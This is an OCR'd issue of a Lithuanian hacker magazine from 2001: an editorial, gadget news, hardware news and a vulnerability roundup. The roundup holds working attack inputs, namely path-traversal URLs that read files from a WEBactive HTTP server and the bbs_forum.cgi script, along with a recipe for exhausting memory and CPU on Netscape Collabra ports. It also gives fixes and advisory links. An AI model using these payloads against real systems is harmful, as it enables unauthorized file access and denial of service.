KOMPIUTERIŲ FANATŲ ŽURNALAS

HACKER

WWW.HACKER.LT

3 ' 2001

KAINA 6,99 LT

Kas yra hakingas: etika ir pagrindai

Windows2000 prieš WindowsME

PGP šifruok viską

LINUXO pašalinimas

ONLINE PARDUOTUVĖS LAUŽIMAS

HACKERS HAS YOU!

[ShareWare] [Ferrum] [Bugtraq] [Hack-Faq]



Mėnesinis kompiuterių fanatų žurnalas
2001, kovas/Y2K+1
Nr. 3/11/
ISSN 1392 - 9550
Kaina 6,99 Lt.

HACKER leidžiamas pagal rusų žurnalo **XAKEP** medžiagą.
Sutartis su kompanija "GameLand International, Inc."
Leidėjas - UAB "SIMAKSA"
Redakcija:
Tel. 74 28 05
Faks. 74 28 06
El. paštas: mail@hacker.lt
reklama@hacker.lt
oFFsPrinG@hacker.lt
WWW: http://www.hacker.lt

Spausdino AB "SPAUDA",
Laisvės pr. 60, LT-2056, Vilnius.
Dėl broko kreiptis į spaustuvę, tel. 42 44 52.

INTRO

Ar niekuomet nesusimąstei, jog visa ši realybė šiek tiek keistoka. Štai kad ir toks pavyzdys: gyvena sau genialūs žmonės, kuriantys įdomiausius manuskriptus, kuriuos perskaito vienetai. Yra ir kiek mažiau genialių žmonių, kurie skaito labai genialių žmonių manuskriptus ir kuria knygas. Tačiau tų knygų niekas neskaito. Beje, yra visai negenialių žmonių, kurie skaito knygas, parašytas mažiau genialių žmonių, ir kuria meninius filmus, kuriuos visi žiūri. Na, ir kas? Kas pasikeitė? Na, pasižiūrėjo visi "Matricą", išėjo iš kino teatrų, pasakė: "Taip... kietas filmas Visi mes – įkrovimo elementai..." ir nuvažiavo namo miegoti. Rytą atsikėlė ir... lyg niekur nieko – prie savo staklių sraigtelių sukinėti nupėdino...

Pažiūrėjo visi "Kovos klubą", išėjo iš kino teatro, pasakė: "Taip... kietas filmas Visi mes – sistemos įkaitai" ir... nuvažiavo namo miegoti. Rytą atsikėlė ir vėl – tos pačios staklės, tie patys sraigteliai.

Videotekose pasirodė "Ghost In The Shell". Pažiūrėjo, pasakė, užmigo. Ryte – kaip visuomet.

Pasirodė filmas "Nirvana". Žiūrim, kalbam, miegam, pusryčiaujam, staklės, sraigtai.

Pasirodė "Tryliktas aukštas". Peržiūros metu plepame, peržiūrėję kalbam apie futbolą, alus, degtinė, lova, lėktuvai, rytas, pagirios, staklės, sraigtai.

Pasirodė "Vejos pjovėjas". Žiūrim, šmaikštu, efektai, pliurpiame, mergina, sijonas, ranka slenka žemyn, "aš ne tokia", prezervatyvas, rytas, staklės, sraigtai.

Pagaliau – "Džonis Mnemonikas". Žiūrim, juokinga, delfinas, "nuspausk pauzę", alus, draugai, "įjunk muziką", degtinė, konjakas, martini, rytas, "o jūs, tiesą sakant, kas toks būsit?", pusryčiai, cigaretė, staklės, sraigtai.

Kažkas čia ne taip. Nežinau, kaip ten kinematografininkų gretose, tačiau jei aš rašau kokį nors straipsnį, mane visų labiausiai jaudina skaitytojų reakcija. Nesvarbu, ar pasakys "super", ar "visiškas mėšlas", tačiau tegul pasako, o ne nutyli, kadangi jau pamiršo, apie ką tas straipsnis buvo... Mano nuomone, minėtų kino filmų scenaristai taip pat dirbo iš visų jėgų, tačiau paaiškėjo, kad visa jų filosofija absoliučiai niekam nereikalinga. "Nuogą Birtney Spears duok" – štai ko reikia. "Kovinį filmą nešk Ir būtinai su Džeki Čanu – jis klasiškai snukius daužo."

Taigi... Nė nebežinau, ką bepridurti. Niekuomet neturėjau vilčių, jog "Hackeris" taps tarsi kokiu "epochos ruporu", tačiau visuomet tikėjausi, jog mūsų parengtos medžiagos paliks šiokį tokį pėdsaką tavo smegenų rievėse. Norėjau, jog skaitytojas gautų naujausią informaciją, kuria vėliau galėtų pasinaudoti, savo patirtimi pasidalyti. Na, tikėjausi, jog ne tik perskaitysi, "šaunu" pasakysi ir pamirši, tikėjausi, jog kas nors ir galvelėje liks. Tačiau atrodo, jog kai kurie (tikiuosi, jų nėra daug) mūsų skaitytojai visą savo gyvenimą vertina lengvabūdiškai. Knygą perskaičiau, pamiršau. Žurnalą pavarčiau, pamiršau. Filmą peržiūrėjau, pamiršau. Skaniai pavalgiau, bet ką – nepamenu. Degtinės nusipirkau, kas toliau – neprisimenu... Nors paskutinis pavyzdėlis jau iš kitos operos :).


Kodėl aš taip kalbu? Todėl. Paprasčiausiai mane stebina tokie žmonės, kuriems reikia viską sukramtyti, į gerklę įgrūsti, ir dar taip, kad rijimo refleksas suveiktų, o jie... vis tiek nieko nesupranta :). Kam tuomet iš viso į kino teatrus eiti? :)





Sėkmės.

TURINYS



DĖMESIO!

Redakcija primena, kad visa mūsų spausdinama informacija pirmiausia skiriama įvairioms kompanijoms ir organizacijoms, nurodant jų apsaugos sistemų klaidas.

HITech NEWS

Aleksas Celyh (technews@mmub.ttn.ru),
Vertėja: Ramunė (mail@hacker.lt)



Grok, armonika, grok

Amerikos Kornelio universiteto laboratorijoje (**www.cornell.edu**) sukurta neįprasta kompiuterio klaviatūra. Darbas ja kiek primena grojimą armonika.

Naujajame įrenginyje panaudotos dvi standartinės QWERTY klaviatūros puselės, kurios išdėstytos abiejose plokštumos pusėse. Vartotojo patogumui abi pusės gali būti paplatintos nuo 33 iki 40 centimetrų. Kad sektųsi greičiau dirbti šia klaviatūra, šonuose įtaisyti veidrodžiai, o geresnę egronomiką sąlygoja specialios atramos riešams.

Tarp kitko, dvi trečiosios testuojamų vartotojų, pirmą kartą dirbdami su šia naujove, dirbo gerokai lėčiau, tad konstatavo, jog naujoji klaviatūra nėra patogi. "Grojimo armonika" pamokos tęsiamos.



"Penktojo taško" higiena

"Panasonic" kompanija (**panasonic.com**) įdiegė į gamybą specialiuosius dangčius unitazams. Pirmiausia atkreiptinas dėmesys, jog "IntiMist" asmeninės higienos sistema pateikia patogią pašiltintą sėdynę. Naujovėje taip pat yra įmontuota "intelektuali" bidė su šilto vandens davikliu ir džiovintuvu "penktajam taškui". Džiovinimo temperatūrą naudotojas gali pasirinkti pagal savo poreikius, procesas tetrunka 20 sekundžių. Kasdienę procedūrą naudotojas gali paįvairinti tolygiu vandens čiurlenimu arba šilto oro cirkuliacija.

Naujiena jau pasirodė užsienio parduotuvėse ir kainuoja 700 JAV dolerių.

Pūskime drauge

Kolorado (JAV) universiteto mokslininkai anonsavo neįprasto kompiuterinių plokščių aušinimo sistemos sukūrimo projektą. Orą joje pūs mikroaušintuvų armijos "kariai".

Miniatiūriniai ventiliatoriai gaminami iš atskirų silikono gabalėlių, kiekviena iš aštuonių detalių neperšoks aštuonių centimetrų. Pasinaudodami paviršinės traukos jėgomis aušintuvai šiek tiek pasikelia virš *čipo* ir užima ten tinkamiausią padėtį. Atsiradus reikiamai įtampai silikono gabalėliai pradeda suktis 50-180 apsisukimų per minutę greičiu, tokiu būdu efektingai aušindami plokštę.



Darbas rojuje

Jungtinių Amerikos Valstijų kompanija "Poetic Technologies" (**www.poetictech.com**) pristatė ultrašiuolaikinių darbo kabinetų seriją. Genijaus ranka prisilietė prie kiekvienos darbo aplinkos detalės.

Darbo kėslo padėtį kontroliuoja elektronika. Esant reikalui, nugaros atrama ir sėdimoji dalis didėja į aukštį bei plotį, taip pat gali suktis septyniomis kryptimis. Naujoji sistema "prisimena" kiekvieno naudotojo ypatumus, juos akimirksniu atgamina vos atsisėdus kitam žmogui.

Virš darbuotojo galvos įtaisytas didžiulis išsklaidytos šviesos šaltinis, kuris neleidžia susidaryti šešėliams. Be to, kabinetas sukasi apie savo ašį sekdamas Saulės judėjimą aštuonias valandas. Be kita ko, naudotojui suteikta galimybė kontroliuoti oro, pereinančio per sudėtingą elektroninį filtrą, cirkuliavimo greitį.

Šiame svajonių darbo kabinete gali būti įtaisyta iki keturių monitorių ir iki dviejų dešimčių vidinių kompiuterinių įrenginių. Gausybė komunikacinių bei visokių kitokių *portų* yra atskirame skydelyje.

Naujieji darbo kabinetai gaminami kelių dizaino variantų ir kiekvienas jų turi maloniai nuteikiantį poetinį pavadinimą, kaip antai, "Aura", "Nuotaika", "Mūza" ir panašiai. Kiekvieno modelio kaina svyruoja apie aštuonis tūkstančius JAV dolerių.

Stovėjimo aikštelė - moneta

JAV kariškių užsakymu, Sandia (**www.sandia.gov**) laboratorijoje buvo sukurtas mažiausias pasaulyje autonominis robotas-traktorius. Jis kuo puikiausiai apsisuka ant penkių dolerių monetos, kuri gali būti ir puiki stovėjimo aikštelė.

Roboto mažylio išmatavimai yra apie kubinį centimetrą, o sveria jis viso labo 20 gramų Nepaisant to, itin lengvoje platformoje iš tvirto polimeto telpa ir procesorius, ir šilumos sensorius, ir net monitoriukai. Maitinimo elementas - trys laikrodžio baterijos. Traktoriukas juda miniatiūriniais vikšrais, todėl jis puikiai visur važiuoja ir pasiekia pusės metro per minutę greitį.

Mažylis užsispyręs juda kilimu ar smėliu, aplenkdamas savo kelyje pasitaikančias nedideles kliūtis. Artimiausiu laiku traktoriuko amunicija bus papildyta kamera, mikrofonu, komunikacijos įrenginiu ir cheminiu mikrosensoriumi.



Vienkartiniai mobilieji telefonai

"Dieceland Technologies" (**dtcproducts.com**) kompanija pasirengusi komerciniam vienkartinių mobiliųjų telefonų paleidimui į rinką.
Plastikinės kortelės dydžio rageliai gaminami iš storo popierius ir plastiko. Ypač tikslių mikroschemų gamybai panaudojama revoliucinga plokščių sausinimo technologija "Super Thin". Garsiakalbių funkciją atlieka ausinės su mikrofonu. Po to, kai išnaudojamas plokštėje nustatytas valandos pokalbių limitas, vienkartinį telefoną galima paprasčiausiai suglamžyti ir išmesti į šiukšliadėžę. Per praėjusį rudenį vykusią šios naujovės prezentaciją jau gauta užsakymų daugiau kaip už 113 milijonus JAV dolerių. Šiuo metu ieškomas generalinis mobiliojo ryšio paslaugos tiekėjas. Kompanijos atstovų nuomone, mažmeninė tokio telefono kaina galėtų būti 11 JAV dolerių.



Nespausdina kupiūros

Jau kuris laikas Kanadoje parduodami spalvoti "Canon" firmos (**canon.com**) kopijavimo aparatai "atsisako" daryti Kanados banknotų kopijas.
"Canon Canada" kompanijos padalinio sukurta naujoji optinio atpažinimo technologija blokuoja įrenginio darbą, jei jo savininkas mėgina kopijuoti dešimties Kanados dolerių kupiūrą. Atkurti kopijavimo aparato darbą gali tik kompanijos specialistai, kurie privalo apie įvykį tučtuojau pranešti policijai. Nuo naujosios apsaugos nukentėjo ir dori piliečiai. Į policijos rankas pakliuvo vienas Kanados numizmatas, kuris nutarė pasidaryti kopiją savo kolekcijai.
Ekspertų nuomone, artimiausiu laiku analogiška apsaugos sistema bus įmontuota ir į kitų firmų skenerius bei kseroksus. Tuomet bus suduotas paskutinis lemiamas smūgis pinigų falsifikuotojams.

Robotas pagal iškvietimą

Japonijos kompanija "Takara" (**www.takara.co.jp**) pristatė robotą humanoidą, kuris įvykdo telefonu gautas komandas.
"Dream Force 01" praminta naujovė yra viso labo 35 centimetrų aukščio ir sveria pusantro kilogramo. Robotas juda ratukais, kurie įtaisyti jo "kojose". Roboto keliuose, klubuose, alkūnėse, galvoje įmontuoti motoriukai, atsakantys už judėjimo tikslumą. Robotas valdomas pulteliu arba per internetą, pasitelkiant į pagalbą mobilųjį telefoną su JAVA palaikymu.
Tokijuje vykusioje parodoje, aidint žiūrovų aplodismentams, "Dream Force" ištraukė nurodytą kubelį iš aukšto bokšto, šio nesugriaudamas. Kitas roboto "talentas" - kuo puikiausiai išpilsto vyną į taures.
Šiuo metu minėta kompanija baigia dirbti prie papildomos videokameros ir įrenginio, kurie suteiks operatoriui galimybę "matyti" roboto akimis. Nepaisant to, kaip pažymėjo "Takara" firmos atstovai, ši naujovė pristatoma išskirtinai kaip "protingas žaisliukas". "Dream Force" bazėje ketinama sukurti žaidimą "Restling", kurio metu kovos du robotai, siekiantys išjungti priešininko priekiniame skydelyje esantį perjungiklį.
Atsižvelgiant į modelį, šis protingasis robotas kainuoja nuo 400 iki 700 JAV dolerių.



Mušk, nesigailėk

Amerikoje įsikūrusi "Phoenix Group" (**www.ivpgi.com**) kompanija sukūrė vandalams atsparų interneto terminalą, skirtą įrengti viešose vietose.
Monitorius ir sisteminiai kompiuterio įrenginiai atsparūs vibracijai ir yra įdėti į ypač patvarų 2 milimetrų storio aliuminio korpusą. Ekrano paviršius apsaugotas smūgiams atspariu stiklu, o ypatinga danga suteikia galimybę priimti informaciją net veikiant tiesioginiams saulės spinduliams. Netgi naujojo kompiuterio klaviatūra patikimai izoliuota, kad į vidų nepatektų skysčio.
Kuriant šį ypatingąjį interneto terminalą buvo pasinaudota karinės industrijos laimėjimais, kurie buvo sėkmingai išbandyti lauko sąlygomis. Tipiniai naujovės eksploatacijos pavyzdžiai - informaciniai kompiuteriai miestų gatvėse, metro stotyse, oro uostuose bei geležinkelio ar autobusų stotyse.



BUGTRAQ



SideX (sidex@xakep.ru), vertėjas: Maxas (max@hacker.lt)

GetRight" staigmena

Jau porą metų vartoju ir iki šiol džiaugiuosi savo vindousiniu *downloaderiu* "GetRight". Neseniai, išėjus versijai "4.5 beta", pasirodė ir supaprastinta nemokama versija "My Getright". Čia ir buvo aptikta gan didelė klaida.

"GetRight", kaip ir daugelis kitų programų failų siuntimo organizavimui, moka "gaudyti" tam tikro tipo failų nuorodas, automatiškai siūlydama išsaugoti juos diske. Technologija pavadinta *clicks catching/monitoring.* Klaida yra ta, kad saito šeimininkas gali valdyti tavo failų siuntimą, nukreipdamas "GetRight" į reikiamo failo siuntimą ir jo išsaugojimą bet kurioje savo kietojo disko vietoje. Pastebėsiu, kad galima net perrašyti naują failą ant jau egzistuojančio. Šio proceso nepastebi vartotojas. Pažeidžiamumas galioja visoms "GetRight" versijoms iki 1.0b.

Šios klaidos paaiškinimas yra toks: programoje galima keisti dinaminius *skinus*, kurie keičiasi pagal siuntimosi vietą. *Skiną* pasirenka saito šeimininkas, o gauta grafika išsaugoma faile **.dld* tame pačiame kataloge kaip ir siunčiamas failas. Be grafikos failo, išsaugomas ir **.ini* failiukas, kuriame yra failo persiuntimo iš serverio instrukcijos. Ir niekas netrukdo įrašyti į failą papildomo persiuntimo, kurį programa atliks be papildomų klausimų. Be to, yra antrinis *bugas*, kuris leidžia persiųsti kokį nors failą į aukos diską jau failo užklausimo serveryje metu. Plačiau apie tai paskaityti ir parsisiųsti proceso aprašymą gali čia: **http://neworder.box.sk/showme.php3?id=4135**.

Mažas, bet efektingas "Webactive HTTP"

Mažai žinomas serveris, kuris nebūtų vertas mūsų dėmesio, jei tik neturėtų paprastos, bet baisios klaidos: vos pridėjus "/.../" prie reikalingo saito nuorodos, galima prieiti prie bet kurio failo, esančio serveryje, netgi už paties serverio ribų. Štai pavyzdys, kaip galima pavogti "ScanDisk" *log* failą :): **www.hacker.lt/../../../scandisk.log**

Aišku, kad gali pasiimti kitą, reikalingą failą. Pilnas skylėtos sistemos pavadinimas - "WEBactive HTTP Server ver. 1.0". Kaip ištaisyti klaidą, neaišku, kadangi kūrėjas jo nebeatnaujina, aš net namų puslapio neradau. Tačiau ir tokį serverį internete nelabai rasi - jis skirtas dirbti namų kompiuteriais arba nedidelėse įstaigose.

Užmušta BBS *bbs_forum.cgi*

Koks gali būti *bugtraq* leidinys be naujos informacijos apie populiaraus *cgi* skripto klaidas. Skriptas yra, bet dėl klaidos šviežumo kyla abejonių - informacija apie ją buvo išplatinta sausio pradžioje *cgisecurity.com* saite. Tuomet buvo pastebėta tik visų skylių dalis. Tada *cool* PERL programeriai prisėdo prie skripto pradinių tekstų ir rado tokią klaidą, kuri leidžia serveryje skaityti bet kokius failus, prie kurių turi priėjimą saito *web* serveris (su teisėmis *nobody*). Ką reikia daryti, norint išnaudoti klaidą:

www.hackep.lt/cgi-bin/bbs_forum.cgi?forum=<valid forum name>&read=../bbs_forum.cgi

Tokia užklausa leis tau peržiūrėti tik BBS pradinį kodą. Darbui su klaida reikės aplankyti ją WWW, kad galėtum sužinoti *valid forum name*, t. y. tikrąjį forumo pavadinimą.

Klaida jau ištaisyta, išleista nauja versija *update-patch*, yra rekomendacijų rankiniam klaidos ištaisymui. Plačiau oficialiame "BBS Forum" saite: **www.extropia.com/hacks/bbs_security0.html**.

"AntiSkylės", arba "Save The Bugs"!

Kai X ėmė interviu iš tf8, pastarasis pasisakė už būtinumą slėpti žinomas klaidas nuo visuomenės. Ši idėja vis dažniau girdima "viršuje" ir sukelia "apačios" pasipiktinimą. Jei nuo abstrakčių žodžių pereisim prie konkrečios informacijos, tai reikia pranešti, jog projektas "AntiSecurity" (**http://anti.security.is/**), sukurtas ADM ir *w00w00 security analyzing teams*, siūlo uždrausti laisvą priėjimą prie informacijos apie aptinkamas klaidas. Griežtas sprendimas motyvuojamas tuo, kad tokiu būdu galima gerokai sumažinti įsilaužimų skaičių, tiesiog uždraudus priėjimą prie informacijos visokiems *Script Kiddie.* Aišku, kad pačių klaidų nuo tuo mažiau nebus, bet didžioji jų dalis pasibaigs *private relizais*, kuriuos pamatys nedaug žmonių. Pagrindiniais infekcijos šaltiniais ideologai laiko įvairius *security* naujienų leidinius, kaip *bugtraq*, taip pat saitus apie saugumą. Kaip pavyzdys paminėti **www.securityfocus.com** bei *packetstorm.securify.com.* Pasak projekto autorių, laisvas priėjimas prie informacijos apie laužymą bei prie eksploitų sukelia masinius chaotiškus įsilaužimus.

X negali pasigirti vieninga nuomone šiuo klausimu. Viena vertus, yra gerai apsaugoti sistemas tuo skatinant hakerius daugiau dirbti. Juk, tiesą sakant, net geriausi adminai dažnai neapsaugo sistemų nuo tų atakų, kurios prieš porą valandų buvo aprašytos *bugtaqe.* T. y. įsilaužimas tampa nebe amatas, bet sportas, kur svarbiau yra ne protas, bet operatyvumas gaunant informaciją. Antra vertus, viskas, kas išsakyta aukščiau, prieštarauja hakerių koncepcijoms. Informacija turi būti prieinama visiems! Dar "Save The Bugs" manifeste buvo pasakyta, kad "tikrieji hakeriai nuolat dirba, tiesiog tai nėra pastebima". Atsiprašau už įžūlumą, bet daugelis iš "senosios mokyklos" bando šitokiu būdu pateisinti savo tinginiavimą.

O šiaip aš tikrai abejoju, kad autoritetingų *security* komandų nuomonės bus paisoma tam, kad užsidarytų tokie rimti projektai, kaip "SecurityFocus", kurie gauna pajamas būtent iš eksploitų, skirtų *Script Kiddie.*

"NETSCAPE" VĖL APSIŽIOPLINO: DOS

Nespėjo praeiti šokas nuo rimtų problemų su "Netscape Enterprises Server", kai pradžiugino "Netscape Collabra" iš "SuiteSpot" rinkinio. Serveris skirtas darbui su *news* konferencijomis. Saugumo problema siejama su galimu atminties ir CPU perkrovimu. Iškart reikia pastebėti, kad, be klasikinio 119 *porto*, serveris atidaro dar kelis tarnybinius TCP *portus*: 5238, 5239 ir 20749. Ką gi galima padaryti šio serverio nuogam užpakaliui? Po 4-5 Kb apimties *chapter* šiukšlių siuntimo į TCP 5238 ryšys nutraukiamas. Paskui suvalgoma apie 5 Kb atminties, kuri taip ir neatsigauna. Iš pirmo žvilgsnio, tai yra labai mažai. Bet kai *floodas* vyksta iš kelių taškų dideliais greičiais, šis minimumas tampa maksimumu. Serveris neturi prisijungimų ribos, todėl per kurį laiką galima visiškai užimti atmintį ir paversti serverį nedarbingu.

Dar blogiau yra su TCP 5239 *portu*. Išsiuntus ten 7 ženklų (ir daugiau) seką, failas *srchs.exe* visiškai užkraus CPU.

Kaip ištaisyti? Uždrausti visiems, kas nėra "Trusted Group" narys priėjimą prie TCP 5238 ir 5239 *portų*.

Žmogus, aptikęs šią problemą, prieš mėnesį iki šios medžiagos publikavimo kelis kartus bandė susisiekti su "Netscape" programuotojais el. paštu ir telefonu. Kaip matome, klaidos liko neištaisytos.

"FREEBSD" + "KERBEROS IV"

Informacija iš "FreeBSD" *advisory* (**www.freebsd.org/security**). Problema yra sistemose, kuriose buvo instaliuota "Kerberos IV" opcija. Atakos pritaikymo taškas - *telnetd demonas*, kuriame identifikacija vyksta naudojant "Kerberos" algoritmą. Jei kalbėsim apie konkrečią programos dalį, tai bus pastebėta problema su biblioteka *libkrb*, todėl ir su *telnetd*, naudojančiu *krb*.

Kreipdamasis į *kdc_reply_cipher()*, *krb* identifikacijos metu gali sukelti sistemos *buferio* perpildymą. Rezultatas - galima vykdyti kodą iš aukštesni lygio, negu paprastas vartotojas.

Klaida yra versijų nuo *stable 3.5* iki *4.2* sistemose, kurioje jau nėra šios spragos pagal nutylėjimą. Todėl optimalus variantas - atnaujinti sistemą. Jei to daryti nesinori, galima pasinaudoti *patču* iš "FreeBSD" saito arba, jei esi visai kietas, įvykdyti tokį kodą *root* teisėmis:

```
# cd /usr/src
# patch -p < /path/to/patch
# cd /usr/src/kerberosIV
# make depend && make all install
# cd /usr/src/libexec/telnetd
# make depend && make all install
```

http://packetstorm.securify.com/advisories/freebsd/FreeBSD-SA-01:25.kerberosIV.





Konstantinas aka p0r0h (p0r0h@ixbt.com),
vertėjas: Maxas (max@hacker.lt)



32 MB paprastame diskelyje?

Taip, tai realybė, o ne girto PoRoH'o pasakos. Protingi japonai iš kompanijos "Matsushita" išleido įdomų diskelių įrenginį LK-RF240UZ, kuris veikia su 120/240 MB super diskais, taip pat su paprastais 1.44 MB diskeliais, į juos įrašydamas 32 MB duomenų!



Tačiau aš visai pagrįstai abejoju tokiu originaliu informacijos saugojimo būdu, bet, kad ir kaip ten būtų, šis "Matsushita" įrenginys tikrai įdomus ir vertas dėmesio.

O kol kas neaišku, ar šis modifikuotas *SuperDisk* kaupiklis atsiras mūsų kompiuterijos rinkoje, ar teks tenkintis senais FDD. Bet kalba, jog Japonijoje jį jau parduoda. Ką gali žinoti, gal japonams parūps ir Lietuva? :)


Pasirūpink pele

Viename praėjusių "HardNews" straipsnių jau pasakojau apie originalų įrenginį – pelės laido amortizatorių. O dabar noriu papasakoti apie nemažiau įdomų firmos "Everglide", anksčiau gerai žinomos dėl pelės padų žaidėjams, produktą.




Tai "Mouse Skatez" rinkinys, kurį sudaro dvi dešimtys centimetrų teflono juostelės ir nedidelis izopropileno spirito paketas (grynai techniniams tikslams ;)). Kompanija "Everglide" tikisi gerokai pagerinti pelės darbą. Tam reikia slenkantį manipuliatoriaus paviršių padengti spiritu ir prie pelės "kojyčių" priklijuoti teflono juosteles.

Kaip žinoma, teflonas labai atsparus trynimui, todėl šiuo mechaniniu prietaisu pelė juda daug greičiau ir tiksliau. Tai būtų naudinga ne tik *hardkoriniams* "Quake" mėgėjams, bet ir kitiems vartotojams, ypač hakeriams. Taigi jeigu manai, kad pelei reikia rimto *apgreido*, gali užsisakyti "Mouse Skatez" tiesiai iš gamintojo saito (**http://www.everglide.com**) už 7 dolerius (pristatymas įskaičiuotas).




Naujas ABIT produktas

Kompanija ABIT nutarė išbandyti savo jėgas naujose srityse. Štai todėl ji ir išleido dvi naujas pakankamai įdomias plokštes: AC10 ir AC11.



Kas gi įdomaus? Pats pagalvok: plokštė AC10 yra 56 kbps modemo, sukurto *čipo* "Motorola SM56 AC-L" pagrindu, ir garso plokštės 5.1 (mikroschemos AD1885 pagrindu) kombinacija, o plokštėje AC11, be 56 kbps modemo (*čipai* "Conexant 11246", 20463-11) ir 5.1 garso plokštės (AD1885), taip pat yra valdiklis "HomePNA" ("Home Phone line Networking Alliance") valdiklis, pagamintas "Intel", kuris leidžia kurti namų tinklus naudojant paprastą telefono liniją (1mbps "Ethernet"). Tiesą sakant, aš manau, kad mūsų vartotojai gali pamiršti šią galimybę pirmiausia dėl vidutinės ATS kokybės. O šiaip manyčiau, jog šie įrenginiai yra puikus sprendimas vartotojui, turinčiam ne per daugiausia pinigų, bet kuriam reikia modemo ir garso plokštės.




"GeForce 2 MX" žudikas

